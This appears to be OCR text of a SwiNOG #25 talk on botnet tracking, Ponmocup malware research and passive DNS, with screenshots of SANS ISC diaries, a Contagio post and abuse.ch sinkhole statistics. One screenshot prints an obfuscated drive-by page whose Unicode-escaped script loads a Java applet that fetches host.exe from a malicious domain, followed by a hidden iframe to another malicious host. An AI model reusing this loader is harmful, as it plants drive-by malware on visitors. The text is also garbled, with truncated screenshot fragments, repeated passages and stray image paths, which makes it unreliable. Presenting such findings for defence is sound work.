Botnet Tracking – The need for Passive DNS

Tom „c-APT-ure“ Ueltschi

SwiNOG #25

Outline

- Whoami
- Sharing Malware and Threat Intelligence
- Ponmocup Malware / Botnet Research
- Collective Intelligence FW – Malware-Feeds
  - Malicious Domains and IPs
- Use of Passive DNS / pDNS (Replication - PDR)
- Call to Action – Get involved, provide data

Whoami

2007: started working in it-sec

2008 – 2012: some SANS courses and GIAC certs

2010: started blogging (alias „c-APT-ure“)

2011: started tweeting (@c_APT_ure)

2012: started talking (1st talk @ DeepINTEL)

Preventing and Detecting Mass-Malware and Advanced Threats

Hi, my name is Hunter… Ponmocup Hunter ☺

Sharing Malware & Threat Intelligence

- SANS Internet Storm Center (ISC) Handlers
- Contagio Malware Dump / DeepEndSec
- Blogging & Twitter (Storify)
- #MalwareMustDie initiative (MMD)

SANS ISC handlers (2009-07-15)

Hallo

While

Explo
http://
http://

Not ev

Cheer
Tom U

ISC Diary

Refresh Latest Diaries

previous next

Make sure you update that Java

Published: 2009-07-15,
Last Updated: 2009-07-15 14:49:10 UTC
by Bojan Zdrnja (Version: 1)

3 comment(s)

One of our readers, Tom Ueltschi, sent an e-mail with details about an exploit that is exploiting a Java vulnerability. While such exploits are not rare, this particular exploit targeted a vulnerability that was published in December 2008 by iDefense, and a reliable exploit became publicly available couple of months ago, in April this year.

However, it took some time for the bad guys to start using this exploit in their attack kits. The vulnerability exists in Java JRE release 6, in update versions lower than 13 and release 5, update versions lower than 18.

The vulnerability exists in the Pack200 compression method, which is used to compress Jar files. The compression method is called when reading a Pack200 compressed file - the exploit creates an Applet which downloads a special crafted Pack200 compressed file. It's interesting how the attackers completely copied the publicly available exploit (they even used the same file names!), so they end up using an HTML file that creates the Applet, which further calls a PHP script called e.php that is needed to correctly set the Content-Encoding header:

SANS ISC handlers (2010-01-04)

hello ha

a few d

accordi

https://

--> 7 / 4

POC co

http://la

http://la

http://bl

i was ju

cheers,

tom uel

acc

http

-->

ISC Diary

Refresh Latest Diaries

previous next

Report of Java Object Serialization exploit in use in web drive-by attacks

Published: 2010-01-05,
Last Updated: 2010-01-05 21:46:24 UTC
by Toby Kohlenberg (Version: 1)

1 comment(s)

We've had a report (thanks Tom!) of a java applet exploiting CVE-2008-5353 (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-5353) as part of a web drive-by attack. While PoC has been around for a long time for this, this is the first time I've heard of it being used in the wild for a general attack. If anyone else has seen this, we'd be interested to hear about it.

The applet is already being detected by some A/V packages according to VirusTotal: https://www.virustotal.com/analisis/d4f5bcc9acecb2f53a78313fc07356 3de9fc4f7045dd8123a23a08f926a3974d-1262270360

As we get more details on what it does, we'll update this entry with it.

UPDATE: Minnie Mouse was kind enough to write and let us know that exploits for this vuln apparently are available and included in the LuckySploit, Liberty and Fragus kits. In at least one case the exploit was a recent addition

SANS ISC handlers (2010-12-29)

ISC Diary

Refresh Latest Diaries

previous next

Beware of strange web sites bearing gifts ...

Published: 2010-12-29,
Last Updated: 2010-12-29 22:02:52 UTC
by Daniel Wesemann (Version: 1)

1 comment(s)

Following our earlier post on nasty network address ranges, ISC reader Tom wrote in with some interesting logs. His information ties a recent wave of Java exploits to several addresses in the same 91.204.48.0/22 netblock. The latest exploits in this case start with a file called "new.htm", which contains obfuscated code as follows

```
daniel@debian$ cat new.htm
<script type="text/javascript">document.write('\u003C\u0068\u0074\u006D\u006C\u003E
\u000D\u003C\u0062\u006F\u0064\u0079\u003E\u000D\u003C\u0061\u0070\u0070\u006C
\u0065\u0074\u0020\u006E\u0061\u006D\u0065\u003D\u0022\u004A
\u0061\u0076\u0061\u0020\u0055\u0070\u0064\u0061\u0074\u0065\u0022\u0020\u0063\u006F
\u0064\u0065\u003D\u0022\u0050\u006F\u006C\u0061\u0074\u002E\u0063\u006C
\u0061\u0073\u0073\u0022\u0020\u0061\u0072\u0063\u0068\u0069\u0076\u0065\u003D
\u0022\u0048\u0069\u0064\u0064\u0065\u006E\u002E\u006A
\u0061\u0072\u0022\u0020\u0068\u0065\u0069\u0067\u0068\u0074\u003D
\u0022\u0031\u0030\u0022\u0020\u0077\u0069\u0064\u0074\u0068\u003D
\u0022\u0031\u0022\u003E\u000D\u0020\u0020\u0020\u0020\u0020\u0020\u003C
\u0070\u0061\u0072\u0061\u006D\u0020\u006E\u0061\u006D\u0065\u003D
\u0022\u0075\u0072\u006C\u0022\u0020\u0076\u0061\u006C\u0075\u0065\u003D
\u0022\u0068\u0074\u0074\u0070\u003A\u002F\u002F\u0062\u0065\u006E
\u0061\u0067\u0075\u0061\u0073\u0069\u006C\u002E\u006E\u0065\u0074\u002F
\u0068\u006F\u0073\u0074\u002E\u0065\u0078\u0065\u0022\u003E\u000D\u003C\u002F
\u0061\u0070\u0070\u006C\u0065\u0074\u003E\u000D\u0020\u0020\u003C\u002F
\u0070\u003E\u000D\u0020\u0020\u003C\u0070\u003E\u003C\u002F\u0070\u003E\u000D
\u003C\u002F\u0064\u0069\u0076\u003E\u000D\u003C\u002F\u0062\u006F
\u0064\u0079\u003E\u003C\u002F\u0068\u0074\u006D\u006C\u003E');</script>
<IFRAME name="x" src="http://mavi1.org/forum" width="0" height="0" scrolling="no"
frameborder="0" marginwidth="1" marginheight="1"></IFRAME>
```

This is easy to unravel - the numbers are Unicode and can be turned back into plain ASCII characters with a Perl line like this:

Mila @ Contagio Dump (2010-07-25)

contagio

malware dump

Home | Search the Interwebs

Mobile and print friendly view | Contagio Exchange - Contagio community malware dump

MONDAY, AUGUST 2, 2010

CVE-2009-3867 + CVE-2008-5353 JAVA low detection obfuscated malware

All the credit for this post goes to TomU (c-apt-ure.blogspot.com) .

Also, many thanks to Donato "ratsoul" Ferrante (inReverse.net) for his help with the identification.

MONDAY, AUGUST 2, 2010

CVE-2009-3867 + CVE-2008-5353 JAVA low detection ob

All the credit for this post goes to TomU (c-apt-ure.blogspot.com) .

Also, many thanks to Donato "ratsoul" Ferrante (inReverse.net) for his help

Update 22, JDK and JRE 6 before Update 17, SDK and JRE 1.3.x before 1.3.1_27, and SDK and JRE 1.4.x before 1.4.2_24 allows remote attackers to execute arbitrary code via a long file: URL in an argument, aka Bug Id 6854303.

Botnet sinkhole @ abuse.ch

abuse.ch

The Swiss Security Blog

Blog | Newsletter | ZeuS Tracker | Archives | SpyEye Tracker | Palevo Tracker | Contact

« Introducing: Palevo Tracker

How Criminals Defend Their Rogue Networks »

How Big is Big? Some Botnet Statistics

Published on May 23, 2011 in Malware & Virus Analysing and Monitoring & Reporting. 2 Comments

Tags: botnet, sinkhole, statistic.

There is a lot of malware out there, and sometimes it's very difficult for security researchers or AV-vendors to estimate the extent of such a threat (eg. a trojan). One technique to do is called *sinkholing*: The goal is to register malicious botnet domains proactively or reactively to prevent the criminals exerting command and control over hijacked/infected computers, and at the same time warn ISPs of infected computers.

Some of you might already know that I am running a sinkhole. Therefore I thought it might be interesting to reveal some botnet Statistic based on the drone data I have collected on my sinkhole.

The following data has been collected over a period of 2 months. During this time I've sinkholed several botnets. To generate the statistics shown below I have picked out the highest peak of each malware family and printed it to the bar chart. In short this means that the chart shows the highest peak of each malware family during the past two months (within a 24 hour period).

Botnet sinkhole @ abuse.ch

abuse.ch

The Swiss Security Blog

Blog | Newsletter | ZeuS Tracker | Archives | SpyEye Tracker | Palevo Tracker | Contact

How Big is Big? Some Botnet Statistics

Published on May 23, 2011 in Malware & Virus Analysing and Monitoring &

Tags: botnet, sinkhole, statistic

to estimate the extent of such a threat (eg. a trojan). One technique to do is called *sinkholing*: The goal is to register malicious botnet domains proactively or reactively to prevent the criminals exerting command and control over hijacked/infected computers, and at the same time warn ISPs of infected computers.

Some of you might already know that I am running a sinkhole. Therefore I thought it might be interesting to reveal some botnet Statistic based on the drone data I have collected on my sinkhole.

The following data has been collected over a period of 2 months. During this time I've sinkholed several botnets. To generate the statistics shown below I have picked out the highest peak of each malware family and printed it to the bar chart. In short this means that the chart shows the highest peak of each malware family during the past two months (within a 24 hour period).

Botnet sinkhole @ abuse.ch

abuse.ch

The Swiss Security Blog

Blog | Newsletter | ZeuS Tracker | Archives | SpyEye Tracker | Palevo Tracker | Contact

How Big is Big

Published on May 23, 2011

Tags: botnet, sinkhole, stati

to estimate the extent of such a threat (e
to register malicious botnet domains p
and control over hijacked/infected compu


Some of you might already know that I a
reveal some botnet Statistic based on th

The following data has been collected
botnets. To generate the statistics show
and printed it to the bar chart. In short t
family during the past two months (withi

Trojan	Aliases	Reference
Artro	Renos, CodecPack	Kaspersky Lab
Carberp	-	Symantec
Gbot	-	Sonicwall
Gozi	-	SecureWorks
Ponmocup	Swisyn, Changeup	Microsoft
Ramnit	-	abuse.ch
SpyEye	EyeStye	Symantec
TDSS	Alureon, Tidsserv, TDL4	ESET
ZeuS	Zbot, WSNPoem, ntos	Symantec

Botnet sinkhole @ abuse.ch


What would you say if I told you that there is a botnet out there that is much bigger than the Artro botnet?



Botnet sinkhole @ abuse.ch

What would you say if I told you that there is a botnet out there that is much bigger than the Artro botnet?

Botnet Statistics (3/3)



Some weeks ago I came across a huge botnet that was pretty unknown to me and that I never had heard of before. Doing some research I came to the conclusion that this trojan was known as *Ponmocup*. When I've started to sinkhole this botnet I was shocked as I saw that more than **1,2 million** (yes, 1'200'000) unique IPs connected to my sinkhole just within 24 hours..


Probably most of you don't even know *Ponmocup*, so you may ask yourself how this botnet became that big. Well you already answered this question: The criminal obviously managed to stay under the radar for months (maybe even years). I'm sure there are even more botnets out there (like Artro and Ponmocup) that are quite big and still under the radar of the AV-industry / infosec community.

Ponmocup Malware Analysis


- Analysing a hacked CH-Website (2012-10-05)
- Finding new malware domains & IPs
- Publish & share findings publicly

- Introducing Ponmocup Finder
  - Script to check list of domains for infections
  - to find new malware domains & IPs

Ponmocup Malware Analysis



Ponmocup Malware Analysis



Ponmocup Malware Analysis

1 - Paros

File Edit View Analyse Report Tools Help

Sites

- Sites
  - http://clients1.google.ch
  - http://kritikaa.ilanes.com
    - GET:url(cd,ei,sa,sig2,sou
  - http://ml.buymeaslut.com
  - http://www.bth.ch
  - http://www.google.ch

Request | Response | Trap

```
HTTP/1.1 200 OK
Server: nginx/1.1.17
Date: Fri, 05 Oct 2012 13:01:24 GMT
Content-Type: application/octet-stream
Content-Length: 540672
Last-Modified: Fri, 05 Oct 2012 12:15:04 GMT
Connection: close
Set-Cookie: PHPSESSID=g2rge5a976j3tv4nbnkoms6552; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: post-check=0, pre-check=0
Accept-Ranges: none
Content-Disposition: attachment; filename="google_born_help.exe"
```

```
MZ□□□□□□□□□□□ÿÿ□□¸□□□□□□□@□□□é□□□□□□□□□□□□□□□□□□□
in DOS mode.
$□□□□□□□PE□□L□□□ü□□H□□□□□□□□à□□□□□□□□Ð□□□□□□□
```

Ponmocup Malware Analysis

1 - Paros

File Edit View Analyse Report Tools Help

Sites

- Sites
  - http://clients1.google.ch
  - http://kritikaa.ilanes.com
    - GET:url(cd,ei,sa,sig2,sou
  - http://ml.buymeaslut.com
  - http://www.bth.ch
  - http://www.google.ch

Request | Response | Trap

```
HTTP/1.1 200 OK
